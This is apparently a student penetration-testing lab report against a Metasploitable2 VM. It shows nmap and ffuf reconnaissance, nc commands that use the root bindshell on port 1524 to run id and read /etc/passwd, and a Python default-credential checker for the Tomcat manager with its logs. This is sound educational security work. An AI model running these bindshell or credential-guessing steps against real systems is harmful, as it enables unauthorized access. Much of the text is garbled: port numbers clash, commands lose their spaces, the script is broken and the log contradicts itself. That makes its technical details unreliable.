

## Title: Advanced Exploitation, Web Application Testing, and Reporting

### Introduction:

This project focused on learning advanced exploitation and web application penetration testing techniques as part of the full VAPT cycle. The main goal was to understand how real-world attacks work from chaining multiple exploits together to testing web applications for common vulnerabilities. I worked with tools like Metasploit, Burp Suite, sqlmap, and OpenVAS to perform different stages of a penetration test, including exploitation, post-exploitation, and reporting.

This activity also emphasized how to customize exploits, analyze web vulnerabilities using OWASP Top 10, and create clear, professional reports for both technical and non-technical audiences. Through hands-on labs and simulations, I practiced chaining attacks (like XSS to RCE), testing web applications such as DVWA, collecting evidence, and documenting results. The final part involved a capstone project where I carried out a complete VAPT cycle on a vulnerable system, from discovery to remediation.

---

### Advanced Exploitation Lab:

#### Description:

We scanned the Metasploitable2 VM and found a Tomcat server with a readable WebDAV directory. Using a small, safe Python check we confirmed the default Tomcat credentials (tomcat:tomcat) on port 8180. With that context we discovered an open bindshell on port 1524 and connected non-destructively to run id, uname -a and other commands, which confirmed a root shell. All outputs and pages were saved and hashed for evidence.

#### Impact:

An attacker able to reach these services could gain full control of the machine the bindshell yields root, and the Tomcat manager (with default creds) can allow deployment of malicious webapps. This could result in data theft, service disruption, lateral movement, persistent compromise, and significant remediation effort (credential rotation, forensics, or reimaging). Immediate mitigation is required.

---


## PROOF OF CONCEPT (POC):

### Full TCP Scan:

To discover all open TCP ports on the host, identify running services and their versions, and gather additional information (OS/service detection, scripts) that will guide the next steps in the engagement.

### Command used:

```
nmap -sS -sV -A -p- -oA ~/vapt_lab/metasploitable2/task1/recon/metasploitable2
192.168.222.129
```



```
(kali㉿kali)-[~]
$ nmap -sS -sV -A -p- -oA ~/vapt_lab/metasploitable2/task1/recon/metasploitable2 192.168.222.129
Starting Nmap 7.50 ( https://nmap.org ) at 2025-10-14 15:32 TST
Nmap report for 192.168.222.129
Host is up (0.00074s latency).
Not shown: 65534 closed ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_  _ 
|_FTP server status:
|   Connected to 192.168.222.128
|   Logged in as ftp
|   Type: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-keygen:
|   192.168.0.1:cf:fe:c0:5f:6a:74:d6:90:24:f4:c3:d5:6cc0d (DSA)
|   2048 56:56:62:24:0f:21:id:de:a7:72:ba:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
|_postfix: common, metasploitable, mail, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-10-14T10:05:15+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_svchost:
|_SSLv2 supported
| ciphers:
|   SSL2_RC4_128_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_EXPORT100_WITH_MD5
53/tcp    open  domain  ISC BIND 9.4.2
| dns-nisid:
|_bind-version: v.2
80/tcp    open  http   Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind 2 (RPC #10000)
| rpcinfo:
|_ rpcinfo: version port/proto service
  10000 2,3,4 2049/tcp nfs
  10000 2,3,4 2049/udp nfs
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
511/tcp   open  exec    netcat-rsh resecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1093/tcp  open  java-rmi  GNU Classpath grmiregistry
1324/tcp  open  sun-jvm-kill  Metasploitable root shell
```


- The scan revealed an Apache Tomcat/Coyote web server running on both port 8180 and port 80. These services are likely serving web applications and are prime candidates for web-based testing.
- Port 1524 was shown as a bind shell, which is a known Metasploitable backdoor this provides a direct remote shell and represents a serious security issue.

## Web directory discovery on Tomcat:

To quickly enumerate common Tomcat/web application paths (e.g., manager, WebDAV, admin panels) so we know which endpoints deserve deeper testing.

### Command used:

```
ffuf -u http://192.168.222.129:8180/FUZZ -w /usr/share/wordlists/dirb/common.txt -o ~/vapt_lab/metasploitable2/task1/recon/ffuf_8180.json -of json
```



```

Session Actions Edit View Help
no uploads
= anonymous =
no anonymous
= ftp =
no ftp
= files =
no files

[kali㉿kali]:~[~]
└─$ curl -s -D ~/vapt_lab/metasploitable2/task1/recon/http_port80_headers.txt "http://192.168.222.129/" > ~/vapt_lab/metasploitable2/task1/recon/http_port80_index.html
curl -s -D ~/vapt_lab/metasploitable2/task1/recon/http_port80_headers.txt "http://192.168.222.129:8180/" > ~/vapt_lab/metasploitable2/task1/recon/http_port8180_index.html

[kali㉿kali]:~[~]
└─$ ffuf -u http://192.168.222.129:8180 -w /usr/share/wordlists/dirb/common.txt -o ~/vapt_lab/metasploitable2/task1/recon/ffuf_8180.json -of json

v2.1.0-dev

:: Method : GET
:: URL   : http://192.168.222.129:8180/FUZZ
:: Wordlist: /usr/share/wordlists/dirb/common.txt
:: Output file: /home/kali/vapt_lab/metasploitable2/task1/recon/ffuf_8180.json
:: File format: json
:: Follow redirects: false
:: Connection: close
:: Timeout: 10
:: Threads: 40
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500

[Status: 200, Size: 8692, Words: 2370, Lines: 235, Duration: 16ms]
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 7ms]
favicon.ico [Status: 200, Size: 21630, Words: 19, Lines: 22, Duration: 13ms]
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 10ms]
jmx-examples [Status: 302, Size: 0, Words: 0, Lines: 0, Duration: 5ms]
manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
servlets-examples [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 185ms]
tomcat-docs [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4ms]
WEB-INF [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
webdav [Status: 200, Size: 1775, Words: 75, Lines: 31, Duration: 213ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1515 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

[kali㉿kali]:~[~]
└─$ sed -n '1,3p' ~/vapt_lab/metasploitable2/task1/recon/http_port8180_headers.txt
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Tue, 14 Oct 2025 10:19:06 GMT

```

## Result:

The scan discovered administrative and management endpoints such as /webdav/, /manager, along with several other admin-style paths. These are typical Tomcat entry points that often expose management functionality or file upload capabilities.

## Bindshell verification & non-destructive evidence capture:

I created a project folder, connected to the bind shell on port 1524 using nc, ran a few harmless commands to confirm an interactive root shell, saved the outputs as evidence, and created a SHA-256 fingerprint to preserve chain-of-custody. To verify the bind shell is interactive and running as **root** (UID 0), capture minimal but sufficient system information for proof, and produce a tamper-evident hash so the evidence remains verifiable later.

## Commands Used:

```
mkdir -p ~/vapt_lab/metasploitable2/task1/exploit
```

### # capture a few safe commands via netcat to the bindshell and save output


```
echo-e'id\nuname-a\nwhoami\npwd\n'|nc192.168.222.1291524-w3>~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt
```

### # capture /etc/passwd for proof (handle as sensitive)

```
echo'cat/etc/passwd'|nc192.168.222.1291524-w3>~/vapt_lab/metasploitable2/task1/exploit/etc_passwd.txt
```

### # hash the bindshell output for chain-of-custody

```
sha256sum ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt> ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.sha256
cat ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.sha256
```



The screenshot shows a terminal session on Kali Linux. The user runs several commands to capture bindshell output, hash it, and save the hash. The commands are as follows:

```

Session Actions Edit View Help
</body>
</html>
[kali㉿kali] ~[~]
└─$ mkdir -p ~/vapt_lab/metasploitable2/task1/exploit
└─$ echo -e 'id\nuname -a\nwhoami\npwd\n'| nc 192.168.222.129 1524 -w 3 > ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt || true
[kali㉿kali] ~[~]
└─$ nc -l -p 1524 >~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt || echo "no bindshell output captured"
root@metasploitable:~# id=0(root) groups=@root
root@metasploitable:~# ls -la
total 16
drwxr-xr-x 2 root root 4096 Apr 10 13:58 .
drwxr-xr-x 1 root root 4096 Mar 29 13:58 ..
-rw-r--r-- 1 root root 128 Apr 10 13:58 bindshell_output.txt
root@metasploitable:~# cat /etc/passwd
root:root:0:0::/root:/bin/bash
daemon:daemon:1:1::/var/lib/daemon:/bin/sh
bin:bin:2:2::/bin/bin:/bin/sh
sys:sys:3:3::/var/empty/dev:/bin/sh
sync:sync:4:65534::/var/run/sync:/bin/sh
games:games:5:60::/usr/games:/bin/sh
man:man:6:12::/var/cache/man:/bin/sh
lp:lp:7:12::/var/spool/lpd:/bin/sh
mail:mail:8:12::/var/mail:/bin/sh
news:news:9:19::/var/spool/news:/bin/sh
uucp:x:10:10::uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13::proxy:/bin/sh
nobody:nobody:100:65534::/nonexistent:/bin/sh
backup:x:34:34::backup:/var/backups:/bin/sh
list:x:38:38::Mailman List Manager:/var/list:/bin/sh
irc:x:39:39::ircd:/var/run/ircd:/bin/sh
gnt:gnutel:40:40::gnutel:/bin/false
nobody:x:65534:65534::/nonexistent:/bin/sh
libuidx:x:100:101::/var/lib/libuidx:/bin/sh
dhcpc:x:101:102::/noneexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:klog:104:105::/var/log/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
pop3d:x:106:107::/var/run/pop3d:/bin/false
ftpx:x:107:65534::/home/ftpx:/bin/false
postgreSQL:x:108:117::PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118::MySQL Server,,,:/var/lib/mysql:/bin/false
root:x:0:0::/root:/bin/sh
comcat5:x:5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/noneexistent:/bin/false
profpid:x:113:65534::/var/run/profpid:/bin/false

```

## Result:


- The captured output shows the session was running as root (uid=0(root)), whoami returned root, and pwd returned /. The kernel string and system info were also recorded (from uname -a).
- /etc/passwd was saved.
- SHA-256 fingerprint for the evidence file was generated and recorded.

## Safe Python PoC: Tomcat Manager Authentication Check:

To non-destructively check whether the Tomcat /manager/html endpoint accepts any common username/password pairs. The script performs only HTTP GET requests with Basic auth it does not upload, deploy, or modify any applications.

Set up an isolated virtual environment and installed requests.

```
python3 -m venv ~/vapt_lab/metasploitable2/task1/tools/venv
. ~/vapt_lab/metasploitable2/task1/tools/venv/bin/activate
pip install --upgrade pip requests
```



```

Session Actions Edit View Help
sudo apt install python3-venv
Do you want to install it? (y/n)

(kali㉿kali) ~
>...
>>> console = logging.StreamHandler(sys.stdout)
>>> console.setLevel(logging.DEBUG)
>>> console.setFormatter(logging.Formatter("%(asctime)s %(message)s"))
>>> logging.getLogger().addHandler(console)

def probe_manager(base_url, timeout):
    url = f'{base_url}/manager/html'
    try:
        r = requests.get(url, timeout=timeout, allow_redirects=False)
        return r.status_code, r.headers
    except Exception as e:
        return None, {'error': str(e)}

def try_creds(base_url, users, passwords, timeout, dry=False):
    successes = []
    url = f'{base_url}/manager/html'
    for u, p in itertools.product(users, passwords):
        if dry:
            logging.info(f'Dry-run: would attempt {u}:{p}')
            continue
        try:
            r = requests.get(url, auth=HTTPBasicAuth(u, p), timeout=timeout, allow_redirects=False)
            code = r.status_code
            logging.debug(f'Response {code} for {u}:{p}')
            if code == 200:
                logging.info(f'SUCCESS {u}:{p}')
                successes.append((u, p))
            elif code in (302, 403, 401):
                logging.debug(f'Auth attempt {u}:{p} → {code}')
            else:
                logging.debug(f'Auth attempt {u}:{p} → {code}')
        except Exception as e:
            logging.error(f'Error testing {u}:{p}: {e}')
        return successes

def main():
    args = parse_args()
    setup_logging(args.out, args.verbose)
    base = f'http://args.host:{args.port}'
    logging.info(f'Starting tomcat auth check against {base} (dry={args.dry})')
    status, headers = probe_manager(base, args.timeout) if not args.dry else (None, {})
    logging.info(f'Current status: {status}, headers keys: {[k for k in headers.keys()]}')
    users = args.users if args.users else DEFAULT_USERS
    passwords = args.passw if args.passw else DEFAULT_PASS
    logging.info(f'Will try {len(users)} users x {len(passwords)} passwords = {len(users)*len(passwords)} attempts')
    for user in users:
        for password in passwords:
            if args.dry:
                logging.info(f'Dry-run: would attempt {user}:{password}')
            else:
                logging.info(f'Testing {user}:{password}...')

    if success:
        logging.info('Successful credentials found:')
        for u, p in success:
            logging.info(f'{u}:{p} ({HTTP(c)})')
    else:
        logging.info('No successful credentials found (with provided lists)')
    logging.info('Completed tomcat auth check')

```

Made the script executable and ran it against the Tomcat instance on port 8180, writing verbose output to a log file.


```
chmod +x ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_check.py
```

```
python3 ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_check.py \
```

```
--host 192.168.222.129 --port 8180 \
```

```
--out ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_results.log \
```

```
--verbose
```



```
(venv)kali㉿kali:~$ ./tomcat_auth_check.py & python3 ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_check.py --host 192.168.222.129 --port 8180 --out ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_results.log --verbose
[...]
2025-10-14 16:37:52.466 Starting tomcat auth check against http://192.168.222.129:8180 (dry=False)
2025-10-14 16:37:52.467 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.468 Response 200 for tomcat:tomcat
2025-10-14 16:37:52.470 Manager probe status: 401, headers keys: ['Server', 'Pragma', 'Cache-Control', 'Expires', 'WWW-Authenticate']
2025-10-14 16:37:52.470 Will try 4 users x 7 passwords = 28 attempts
2025-10-14 16:37:52.470 Trying tomcat:tomcat
2025-10-14 16:37:52.471 Response 401 for tomcat:tomcat
2025-10-14 16:37:52.539 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 200 None
2025-10-14 16:37:52.539 Response 200 for tomcat:tomcat
2025-10-14 16:37:52.540 SUCCESS tomcat:tomcat
2025-10-14 16:37:52.540 Trying tomcat:admin
2025-10-14 16:37:52.540 Response 401 for tomcat:admin
2025-10-14 16:37:52.542 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.542 Response 401 for tomcat:admin
2025-10-14 16:37:52.542 Will attempt tomcat:admin → 401
2025-10-14 16:37:52.543 Trying tomcat:admin
2025-10-14 16:37:52.543 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.544 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.544 Response 401 for tomcat:manager
2025-10-14 16:37:52.544 Will attempt tomcat:manager → 401
2025-10-14 16:37:52.544 Trying tomcat:password
2025-10-14 16:37:52.545 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.547 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.547 Response 401 for tomcat:password
2025-10-14 16:37:52.547 Will attempt tomcat:password → 401
2025-10-14 16:37:52.547 Trying tomcat:root
2025-10-14 16:37:52.548 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.549 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.549 Response 401 for tomcat:root
2025-10-14 16:37:52.549 Will attempt tomcat:root → 401
2025-10-14 16:37:52.549 Trying tomcat:223456
2025-10-14 16:37:52.550 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.550 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.550 Response 401 for tomcat:223456
2025-10-14 16:37:52.551 Auth attempt tomcat:223456 → 401
2025-10-14 16:37:52.551 Will attempt tomcat:123456 → 401
2025-10-14 16:37:52.551 Trying tomcat:changeme
2025-10-14 16:37:52.552 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.552 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.554 Response 401 for tomcat:changeme
2025-10-14 16:37:52.554 Auth attempt tomcat:changeme → 401
2025-10-14 16:37:52.554 Trying admin:tomcat
2025-10-14 16:37:52.555 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.555 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.556 Response 401 for admin:tomcat
2025-10-14 16:37:52.556 Auth attempt admin:tomcat → 401
2025-10-14 16:37:52.556 Trying admin:admin
